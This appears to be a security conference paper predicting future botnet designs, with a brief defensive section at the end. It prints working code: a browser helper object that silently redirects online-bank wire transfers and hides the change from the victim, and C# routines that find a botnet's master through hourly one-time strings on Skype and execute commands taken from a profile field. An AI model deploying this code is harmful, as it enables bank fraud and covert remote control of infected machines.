# New botnets trends and threats

André Fucs - afucs@mandic.com.br
Augusto Paes de Barros - augusto@paesdebarros.com.br
Victor Pereira - vp@sekure.org

Abstract:

The last years have seen the growth of botnets and its transformation into a highly profitable business. Most of the botnets we have seen until now have all used the same basic concepts. This presentation intends to illustrate the major challenges faced by botnet creators and what they might try in the future to overcome them. The presentation will outline some interesting solutions that may by applied by botnet designers to surpass these challenges. A layered and extensible approach for Bots will be presented, showing that solutions from exploit construction (like metasploit), P2P networks (Gnutella and Skype), authentication (digital signatures) and covert channels research fields can be used to make botnets more reliable, extensible and hard to put down.

## 1. Introduction: botnets

From the Wikipedia:

“Botnet is a jargon term for a collection of software robots, or bots, which run autonomously. This can also refer to the network of computers using distributed computing software.

While the term "botnet" can be used to refer to any group of bots, such as IRC bots, the word is generally used to refer to a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure. A botnet's originator (aka "bot herder") can control the group remotely, usually through a means such as IRC, and usually for nefarious purposes. Individual programs manifest as IRC "bots". Often the command and control takes place via an IRC server or a specific channel on a public IRC network. A bot typically runs hidden, and complies with the RFC 1459 (IRC) standard. Generally, the perpetrator of the botnet has compromised a series of systems using various tools (exploits, buffer overflows, as well as others; see also RPC). Newer bots can automatically scan their environment and propagate themselves using vulnerabilities and weak passwords. Generally, the more vulnerabilities a bot can scan and propagate through, the more valuable it becomes to a botnet controller community.

Botnets have become a significant part of the Internet, albeit increasingly hidden. Due to most conventional IRC networks taking measures and blocking access to previously-hosted botnets, controllers must now find their own servers. Often, a botnet will include a variety of connections, ranging from dial-up, ADSL and cable, and a variety of network types, including educational, corporate, government and even military networks. Sometimes, a controller will hide an IRC server installation on an educational or corporate site, where high-speed connections can support a large number of other bots. Exploitation of this method of using a bot to host other bots has proliferated only recently, as most script kiddies do not have the knowledge to take advantage of it.

Several botnets have been found and removed from the Internet. The Dutch police found a 1.5 million node botnet and the Norwegian ISP Telenor disbanded a 10,000 node botnet. Large coordinated international efforts to shutdown botnets have also been initiated. It has been estimated that up to one quarter of all personal computers connected to the Internet are part of a botnet.”

## 2. Challenges for botnets growth and maintenance

Although botnets today are already causing harm, they face several challenges to keep working for their

master. These challenges are related to different aspects of botnets, from its capability to communicate properly to the bot's capacity of hiding from detection. This research focuses on specific items that need to be addressed by a functional botnet design.

### 2.1 Control Communication

The main challenge of botnet design is how the bots will receive commands from their master. Current botnets are usually based on the use of IRC channels. The bots connect to an IRC server and join a channel that is controlled by the master. The master just needs to type in the commands for the bots on this channel, following a previously defined syntax.

IRC connections, however, are very easy to block. Those who try to put the botnet down can try to put the IRC or just the channel down, and identify the master from the IRC server logs. Those who are trying to avoid computers in their internal network as being part of a botnet just need to identify and block outbound IRC connections (which are not usually allowed by the network security policy).

Some botnets are beginning to use systems that are more difficult to detect and block, mostly based on HTTP and P2P systems. However, the challenge of hiding the address from where the commands will be received is still not solved by botnet creators. Today, network administrators can easily fight the use of bots inside their networks by blocking specific protocols and IP addresses.

### 2.2 Payload download

As we will see on the Functionality section, a bot usually need to download data from the master, usually to update itself. The download functionality suffers from the same issues as the control communication, with an additional problem. The payload locations, usually simple HTTP URLs or FTP sites, are easily put down by incident responders.

### 2.3 Infection methods


The spreading of bots is usually done by the master itself or by a specific functionality in the bots, that makes a botnet capable of expanding by itself. This is usually done by the infection of new computers, that will become new bots. However, this means that the bots need to be released with the exploits that will be used to do that. After a period of time, the exploits start to be obsolete, as most of the computers are patched against the related vulnerability. Usually, the creator of the botnet will generate a new version of the bot with new exploits. Some bots have the ability to download their new versions, allowing the master to update his botnet with the latest exploits. However, this is done by replacing the entire bot, which could be hard to do on big botnets.

### 2.4 "Features" limitations

Botnets are created to allow their masters to run code on the infected computers. On this paper we call the code being run by the bots (and not related to the infection process) "features" of the botnet. The features available on most common bots are those related to Denial of Service attacks and spamming. Some bots include different features, like sniffers and the ability to steal authentication credentials. The most recent bots can receive plugins to enhance and introduce new features.

## 3. Layered Approach

The challenges presented on the first part of this paper show that bots need to have their communication and infection methods constantly updated, as well as receive new features. Most botnet creators simply generate new versions of their bots. However, there are some bots that can update themselves by using plugins. This approach tends to be improved in a way that bots created following a layered design will start to appear in a near future. The next sections of this paper show some possibilities of how those new bots may look like.




4. Control Layer

The most important part of a botnet is its capacity to dispatch commands from the master to the bots. Today, together with regular malware techniques that allows the bot to hide its activity from the user, this is the part of the botnets that is receiving more updates. The next sections illustrate some improvements that can be used by future botnets.

4.1 Text Based / XML

After analyzing current botnets it's clear that their creators have already realized that the best format for bot commands is pure text. Most of the new protocols being created to support new Internet functionality are text-based. The web 2.0 set of technologies shows that XML and HTTP can be used in lots of different ways. This won't be any different for botnets.

Bots today are already using simple forms of text communication. The use of XML can facilitate the creation of the command parser, as well as allowing the programmer to incorporate functionality from new standards, like XMLSIG. Those who have ambitious plans to create multi-platform botnets will ensure that the commands will be equally interpreted among different systems, one of the main objectives of the XML standard.

4.2 Digital Signatures

Signing and encrypting commands through XML related standards will allow botnet masters to protect their communication with the bots and to ensure that nobody will take control of them, without loosing the benefits of working with pure text. Some innovative ideas to facilitate the flow of commands to the bots implies in more open and loosely coupled communications, making the need to properly validate the source and content of the received commands to be more relevant than it is today. In our implementation a signed XML looks like this:

<?xml version="1.0" encoding="utf-8" ?>

<message xmlns=**http://www.foobar.org/ssd_message_schema.xsd**>

<command>**script**</command>

<jobid>**31337**</jobid>

<payload>**wscript.echo "OLA MAMAE"**</payload>

<Signature xmlns="**http://www.w3.org/2000/09/xmldsig#**">

<SignedInfo>

<CanonicalizationMethod Algorithm="**http://www.w3.org/TR/2001/REC-xml-c14n-20010315**" />

<SignatureMethod Algorithm="**http://www.w3.org/2000/09/xmldsig#rsa-sha1**" />

<Reference URI="">

<Transforms>

<Transform Algorithm="**http://www.w3.org/2000/09/xmldsig#enveloped-signature**" />

</Transforms>

<DigestMethod Algorithm="**http://www.w3.org/2000/09/xmldsig#sha1**" />

<DigestValue>**ba7qrC39uRRRCLkVuCifaXIjl4M=**</DigestValue>

</Reference>

</SignedInfo>

<SignatureValue>**FncLfYZg27Hx2YT+jlstrUQDVKZuv3DoPBvFYbOT6wyqXD9PxCbfiziLXJPTyZy ZJQqAKmf4H8xgiJfeBpsW8lRT3BBMB4e8SzFM4SEgCSap0sMWiBtOvErzF9GSytvdGMTSwr+s4v b+2S4cdLFPNsHa4iWvplEmxOf1Ap2fuYE=**</SignatureValue>

</Signature>

</message>

It's a good design decision to use a xml schema validiation, but remotely stored, because if the master wants to add a new command or just update the xml schema later, all that it's necessary to do is: update the xml schema definition (XSD) file and release a new xml parser module if needed.


4.3 Channel Independence

By using XML, the botnet is completely independent from the communication system being used to transfer the commands to the bots. The control layer of the bot doesn't need to know any communication details, which opens the room for a "mutant" bot that uses different ways of communication according to the limitations it faces.

Bots can also be created with a gateway feature. A bot can, for example, transmit commands between the master, that is reachable by simple HTTP over the Internet, to other bots located on the same network and

without Internet access. The channel Independence gives room for hierarchical botnets. A single bot with the ability to communicate with the master can act as a gateway to other bots on the same Layer 2 network, transferring commands through covert channels using protocols like ARP and DHCP. This communication can also go through protocols completely independent of the IP stack, like on a wireless network using covert channels based on the 802.11 protocol (like Raw Covert, presented by BUTTI and VEYSET in 2006), or by SMS messages (on a smarphone botnet). IDS systems that only analyze IP traffic won't be able to identify this traffic.

The figure below shows a P2P botnet using signed XML text for control:




More concepts on how Channel independence can be achieved are presented in the section about the Communication Layer.

## 5. Payload

The payload, the part of the bot that is responsible for its "features", can also be developed as a separate layer. It would composed by several features modules, which receive the commands from the command layer. The bot can just download a new feature module, that is programmed to receive its parameters through a defined API. By separating the layers, there's no need to extend the command set of the bot when including a new module. In a sample syntax, the master commanding the bot to execute a module would just need to do something like this:

<command>
<feature id="module X">
module parameters here
</feature>
</command>

### 5.1 "Features" modules

Just like Agobot, bots features can be downloaded separately. Some of the already present features in current bots are:

- ICMP Flood
- SYN Flood
- UDP Flood
- HTTP Flood
- SOCKS4 Proxy
- HTTP Proxy
- HTTPS Proxy
- TCP Port Redirect
- Harvest Software License Keys
- Sniff the network for passwords
- Harvest cookies
- Send e-mail to a list of addresses (SPAM)
- Portscan
- Keylogger

It's possible to note by this list that botnets are frequently used to perform cybercrime. Several botnets are harvesting tons of authentication data. In Brazil, the most common cyber attack is stealing on-line Bank authentication information. Because of this trend, Brazilian banks started to deploy several additional security features on their web sites. They started with screen keyboards, what was quickly defeated by bots that take small screenshots of the area clicked by the user. Digital Certificates were also deployed by banks on their most critical sites (mostly corporate banking websites), but some bots can steal the private key from some of them.

The most recent innovation from these banks are paper cards with one time passwords that are sent to all users who use their web based services. A picture of one of these cards can be seen below:

These cards, just like OTP tokens (SecureID, Vasco), are mostly used during the user authentication process. To avoid this new security measure, bots will have to evolve and change their approach. Instead of trying to steal authentication data, they will start to change the transaction data while it is being performed by the real user. A bot can change the destination account of all wire transfers performed by the user, changing the POST data in the browser, before SSL, and changing the results again to avoid detection by the user, who won't notice that his transaction has been tampered with. Similar things can be done on sites like Amazon, eBay and PayPal. The VB code below illustrates how a Browser Helper Object can be used to do that.

```
Private Sub Class_Initialize()
    sAGdst = "3133"
    sCCdst = "31337"
    sequencia1 = "branch=\d\d\d\d&account=\d\d\d\d\d"
End Sub

Private Sub m_ie_BeforeNavigate2(ByVal pDisp As Object, URL As Variant, Flags As Variant,
TargetFrameName As Variant, PostData As Variant, Headers As Variant, Cancel As Boolean)
    Dim re As RegExp
   Dim sHeaders As String
   Dim sPost As String
   Dim seq As String
   Dim newseq As String
```

```
    Dim bPostData() As Byte
    Dim objMatch As Match
    Dim colMatches As MatchCollection

    Set re = New RegExp
    sPost = StrConv(PostData, vbUnicode)

    re.Pattern = "tconfirma.asp" ' this is the page on the Bank site that is called at the final step of a Wire
Transfer
    If re.Test(URL) Then
        ' the original Branch Number and Account number are identified here
        re.Pattern = "branch=(\d\d\d\d)&account=(\d\d\d\d\d)"

        If (sAGori = "") Then
            Set colMatches = re.Execute(sPost)
            For Each objMatch In colMatches
                sAGori = objMatch.SubMatches(0)
                sCCori = objMatch.SubMatches(1)
            Next
            ' Now we are replacing the original numbers in the POST data for our account number
            seq = "branch=" & sAGori
            newseq = "branch=" & sAGdst
            sPost = Replace(sPost, seq, newseq)
            seq = "account=" & sCCori
            newseq = "account=" & sCCdst
            sPost = Replace(sPost, seq, newseq)
            ReDim bPostData(Len(sPost))
            bPostData = StrConv(sPost, vbFromUnicode)
            m_ie.Stop
            m_ie.navigate URL, 0, TargetFrameName, bPostData, Headers
        End If
    End If

    Set re = Nothing
  End Sub

Private Sub m_ie_NavigateComplete2(ByVal pDisp As Object, URL As Variant)
    Dim m_lError As Long, m_sError As String
    Dim doc As MSHTML.HTMLDocument
    Dim doc2 As MSHTML.HTMLDocument
    Dim re As RegExp
    Set doc = m_ie.document
    Set re = New RegExp
    sequencia2 = sAGdst & " - " & sCCdst
    re.Pattern = sequencia2
    If re.Test(doc.body.innerHTML) Then
        ' Here we replace the data being returned from the server before showing it back to the user
        doc.body.innerHTML = Replace(doc.body.innerHTML, sequencia2, sAGori & " - " & sCCori)
    End If
    Set re = Nothing
    Set doc = Nothing
End Sub
```

If the botnet master's objective is to avoid transferring executable binaries while maintaining the ability to

have flexible bots with extensible functionality, there is also the option of using script languages. Several powerful script engines are available today, like PowerShell and IronPython. Both can be integrated to a bot as they are not too big. By using this approach, the features are nothing more than scripts than can be transmitted directly through the command connection. Even VB Script is powerful enough to ensure good functionality for the bots.

## 6. Infection Layer

The obsolescence of bots is one of the main reasons that force their creators to issue new versions. The bots need to be able to infect other computers, an important step to brew a big botnet. However, the new version releases take time and effort from the programmers, who need to adapt new exploits for their needs, installing the bot. We expect to see major improvements on this problem in the near future.

### 6.1 Exploit Frameworks

The creation of exploits has never been the same after HD Moore released Metasploit. Now, the best thing to do is to create a Metasploit exploit, as you will be able to use all the payloads already available. In the same way, it's easy to create a Metasploit payload to use all the exploits already available.

The exploits frameworks can be used by botnet creators too. By adapting their bots to those frameworks, they will be able to connect the exploits from those frameworks to their payload, the bot. The only thing that bot creators need to do is to port their bots to the format of the frameworks payload, and to integrate the framework coupling functionality in the bot. Although it's not a trivial task, bot creators already have shown their programming skills.

Being compatible with a exploit framework, the bot just needs to download new exploit modules, without the creator having to adapt the exploit for his needs.

## 7. Communication Layer

Most of the botnet innovations may come from the way that they communicate with the master. This paper describes some alternatives that can be used by botnet creators to improve this communication and make it more reliable. Some of the concepts presented here were recently identified in botnets, showing that their creators are really working hard to solve the problems presented here.

Regardless of the protocol that will be used by the bots to contact the master, they always need to know where they have to go to get commands. Because of that, almost all bots have in their code addresses that they need to reach. This makes it easier for people who are trying to disable the botnets because they only need to identify this address and block access to/from it or ask the network administrator of that IP range to put down the resource.

What if a bot doesn't need to carry the address from where it will get commands?

One of the options to do that is using one time password (OTP) algorithms. The bots and the master can carry a seed,  that the master can update later by a command sent by xml ,and calculate on the fly a string that need to be found on the Internet. Upon finding this string the bot will also find its master, or an address where it

will get commands from. Several communication protocols and applications can be used to implement this concept, like the P2P networks and even Google searches. In fact, a better channel independence can be reached by implementing the OTP system at the Control Layer.

To avoid the need of time synchronization (almost impossible to see on a botnet), the bots can calculate the OTPs without using minutes/seconds precision. By calculating one OTP by hour, for example, a bot will generate 24 different values during a day to search for on the Internet. The master just needs to keep publishing these strings until the bot finds one of them. A bot implementation example can be something like this:

```
private static bool GenOneTimePasswordStack(int elements)
 {
    MD5CryptoServiceProvider md5Hash = new MD5CryptoServiceProvider();
    int iCount = 0;

    //The S/KEY stack was generated before. So let's clean and generate a brand new stack
    if (OTPTable.Count > 0)
    {
       OTPTable.Clear();
    }
    try
    {

       while (iCount < elements)
       {

          string appendable = GetTime(Convert.ToDouble(iCount)); //returns something like yymmddhh

          if (appendable != null)
          {
             byte[] bs = System.Text.Encoding.UTF8.GetBytes(seed + appendable);
             bs = md5Hash.ComputeHash(bs);
             StringBuilder s = new StringBuilder();
             foreach (byte b in bs)
             {
                s.Append(b.ToString());
             }
             //Populate the S/KEY hash
             OTPTable.Add(iCount, GetString(bs).ToString());
             iCount = iCount + 1;
          }
       }
    }
    catch (Exception E)
    {
       // MessageBox.Show(E.Message);
    }
    return true;
 }
```

Then we just need to convert the hash to a 6 words format (as specified by RFC 2289) using the dictionary

provided by the same RFC, appendix D.

Converting the md5 hash to 6 english words is a good solution to "covert" the BOT contact in skype's friends list. It's harder to see something wrong when i have a phrase like "CRY DAN EVE HAS OUR DOG" as a contact full name than when it is a md5 hash like 9E876134D90499DD.

In skype implementation we choosed to create 24 profiles and set the OTP as a fullname for these profile, each profile representing a hour. As mentioned before, it was necessary to deal with timezone problems.

The bot has two default communication modules, HTTP and DNS. It can use several different communication modules. In fact, more communication modules will mean more ways to a bot to establish connection to its master. We are suggesting DNS and HTTP as default communication systems as they are available to almost all computers on the Internet. The use of HTTP for bot communication is already well known by the security community, but the use of DNS can be something very difficult to detect and block. The basic concepts of tunneling communication over DNS can be found in Dan Kaminsky's presentation from Black Hat USA 04.

Our example bot has a very simple API to be implemented by its communication modules:

GetNextCommand(string, last_command_id)
SearchForMaster()

```
static void SearchForMaster()
      {

         //Let's get the hour and use it a search key in our OTP hash generated before.
          DateTime dt = DateTime.Now;
           string sSearch = OTPTable[dt.Hour].ToString();

        //sSearch now has the OTP that corresponds with the DateTime.Now and we use it to do a search at the
Skype Network.
           UserCollection uCol = oSkype.SearchForUsers(sSearch);

           try
           {
              foreach (User u in uCol)
              {
                 string uName = u.FullName;
                 //string uInfo = u.Homepage;
                 //Here i will receive a XML.. but for now, just a wscript.echo is enought
                 string cmd_to_exec = u.About;
                 ExecCMD(cmd_to_exec);
              }
           }
           catch (Exception Ex)
           {
           }
```

}

The control layer will generate OTP strings, one per hour. Each time the control layer generates an OTP, it calls one communication module by the SearchForMaster command. Let's use a communication module based on the Gnutella network as an example. The communication module will search for a file named exactly like the OTP generated by the control layer. Knowing the same seed for the OTP algorithm, the master had generated this file hours or days before, publishing it on the Gnutella Network. When the bot finds the file, it just need to download (it is a text file) and extract the information from it. The information can be just an address for the bot to get commands from (like a URL, for use over HTTP, or a DNS name, to be used over DNS), or even the commands themselves (for that the GetNextCommand command can be used). Let's bear in mind that the content can be digitally signed, to avoid that the bot runs commands from someone pretending to be its master.

## 7.1 Possible channels

Several protocols and applications can be used by communication modules. We will present some as examples of the concept flexibility.

### 7.1.1 Instant Messaging

Instant Messaging networks are among the best systems to use as a communication layer for botnets. The bot can try to send a message over one of these systems, using as name of the contact the OTP string. The master just needs to keep contacts running using those names (he can keep 24 instances and re-generate their names every day). As soon as he receives a message probing from a bot in one of those contacts, he responds back by sending the address of the commands source or even the next command for the botnet.

### 7.1.2 DNS

Although registering names is not an easy process to do every hour, it can also be done by using subdomains or even dynamic DNS systems. The information sought by the bot can be stored in a HINFO resource, or other with a good maximum size. Commands can be coded by BASE32 to ensure that they'll fit in the protocol limitations. One potential advantage of using DNS is its caching system, that will help in keeping the information available even when the original source is blocked or removed.

### 7.1.3 SPAM

The OTP string can also be part of SPAM messages sent to e-mail public lists. The bots can find those messages by doing a simple web search, using Google. The commands can be part of the same message. As an option, the bot can search e-mail stored on the infected computer to look for the messages crafted by the master.

### 7.1.4 Webmail systems

The master can open e-mail accounts on free webmail systems, using the OTP string as their account name. By using a default password, the bot can login on these accounts and search the inbox for messages containing commands. It's important to stress that the content authentication by digital signatures is very important to ensure that bots will process only information generated by their master.

### 7.1.5 Search Engines

Already mentioned on the SPAM option, web searches can look for any web site that contains the OTP strings. All those forum systems, social networks (Orkut, My Space), etc, can be used by the master to post the information that needs to be found and downloaded by the bots. They just need to google for the strings.

### 7.1.6 SBLOG


The comments fields from blog posts are a potential place to publish the OTP strings.

### 7.1.7 P2P Networks

Already mentioned on the example about the communication modules, most of the P2P file sharing systems are optimized for this approach, as they have very good search functionality built-in. They just need to search for files with the OTP strings. A big advantage in using these systems is that they make it easy to transfer big files, that can contain several commands or even additional modules for the bot. An intelligent module implementation will ensure that client software for these P2P networks is installed before trying to use them, as their presence is a strong indicator that there isn't network restrictions on their usage for that specific computer.

### 7.1.8 Skype

Skype is more present on computers throughout the world every day. What most people don't know is that Skype is a very extensible and programmable software, with a very easy API to work with. It can be used in more than one way as a vehicle for bots communication. Following our example architecture, the master can control Skype users whose names are the OTP strings. Full Names from Skype contacts can be easily changed when needed. The bots just need to search for contacts with that Full Name. When found, they can exchange information (and download commands) by IM inside Skype, or even by the Profile data fields. A sample Use Case for a bot like that is presented below:




The system also has an API to provide Application to Application communication, giving room for even more complex communication between the botnet components. However, one of Skype's most interesting features to a botnet designer is the fact that the Skype protocol is not only encrypted, but also designed to circumvent firewall policy enforcement rules.

The call for Skype threat was initialy raised by Cambridge professor John Crowcroft. Skype Inc. quietly reacted to the raising threat and since version 3, Skype Windows client allows disabling 3rd Party API access using registry or GPO. Still, despite Skype security features, Skype based botnet have a nice potential as an efficient and reliable covert channel.

7.1.9 P2P botnets

The P2P networks, some Instant Messaging systems and Skype allow that peers communicate directly with each other, without passing through a server. Systems like this can be used by botnets in a different way. Bots can check for the presence of other bots among their peers by sending probes (they can use those old OTP strings too). They will maintain a list of peers known as bots. When a command is received by a bot, it can check if it needs to be executed (commands can contain a serial number) and then propagate it to other known bots. This way of transferring commands among the bots is better for those that want to deploy more stealth communication to their botnets.

8. Back to the right side: How to protect against that

Unfortunately, some of the trends presented are very hard to avoid. The best way to fight botnets is still by avoiding infection by the bot. As the famous "10 Immutable Laws of Security" from Microsoft says, "If a bad guy can persuade you to run his program on your computer, it's not your computer anymore". Windows Vista was recently released and introduced several important security controls to avoid malware contamination. Users running with administrative privileges are one of the worst traps that lead to massive infection, and

need to reduced at the minimum necessary levels.

From a network perspective, systems that control network access, like NAC and NAP, can help in reducing the presence of infected computers in the network. The growing capabilities of the network fabric to configure itself dynamically according to security needs can also allow network administrators to block the workstation to workstation traffic, something that almost never is necessary for proper network operation and is the main vehicle for bots propagation in managed networks.

Detection can be improved by using network behavior analysis technology, already available on several products. Different traffic patterns from workstations can be a definite indication that a bot is present and working. Monitoring what is happening on the internal network and what is being blocked by egress filters must be done with the same priority as perimeter intrusion detection.

## 9. Conclusion

Botnets are already one of the main threats on the scene. They don't seem to be reducing their growth or evolution. By looking at all the aspects and concepts presented in this paper, it's reasonable that we can expect in a near future bots designed in a way that:

- They can be easily extended and upgraded as they follow a layered design
- They can traverse multiple types of network and protocols as they are independent to the kind of communication or protocol being used
- Their master is not easily found as they don't know exactly where to find him
- They can't be easily hijacked as they only accept digitally signed commands
- They will be able to directly change transactions made by users on websites and on-line banks, without needing to steal credentials
- They will use as communication vectors protocols that can't be easily blocked without causing any harm, like DNS and HTTP

We need to be a pace ahead of botnet creators and anticipate their moves. By doing that we will find the best ways to prevent their methods from working.

Special Thanks to:

Aylton Souza, Emmanuel Gadaix, Gustavo Zeidan, Dr. Jose Nazario, Kenneth Chiedu Ogwu, Lincoln Moreira Junior.

Cabral, for doing nothing

Ddos crew, for doing

And a special thanks to Paulo T.

REFERENCES

Paul Barford, Vinod Yegneswaran. An Inside Look at Botnets. Computer Sciences Department University of Wisconsin, Madison.

Kelly Jackson Higgins, Senior Editor, *Dark Reading*. Black Hat: Botnets Go One-on-One. Feb, 2007.

Evan Cooke, Farnam Jahanian, Danny McPherson. The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets. USENIX SRUTI 05.

Paul Bächer, Thorsten Holz, Markus Kötter, Georg Wicherski. Know your Enemy: Tracking Botnets. Using honeynets to learn more about Bots. Honeynet Project. March, 2005.

David Dagon, Guofei Gu, Cliff Zou, Julian Grizzard, Sanjeev Dwivedi, Wenke Lee, Richard Lipton. A Taxonomy of Botnets. Georgia Institute of Technology, University of Central Florida.

John Kristoff. Botnets. NorthWestern University. NANOG 32.

Peter Judge. Computerworld Security, Cambridge professor warns of Skype botnet threat, January 25 2006.

Dan Kamiksy. Black Ops of DNS. Black Hat USA, July 2004.

Laurent Butti, Franck Veysett. Wi-Fi Advanced Stealh, Black Hat USA, August 2006.

Dr. Jose Nazario. Botnet Tracking: Tools, Techniques, and Lessons Learned. Black Hat DC, March 2007.

Microsoft. Malicious Software Removal Tool: Progress made, trends observed.

Microsoft. Behavioral model of social engineering malware.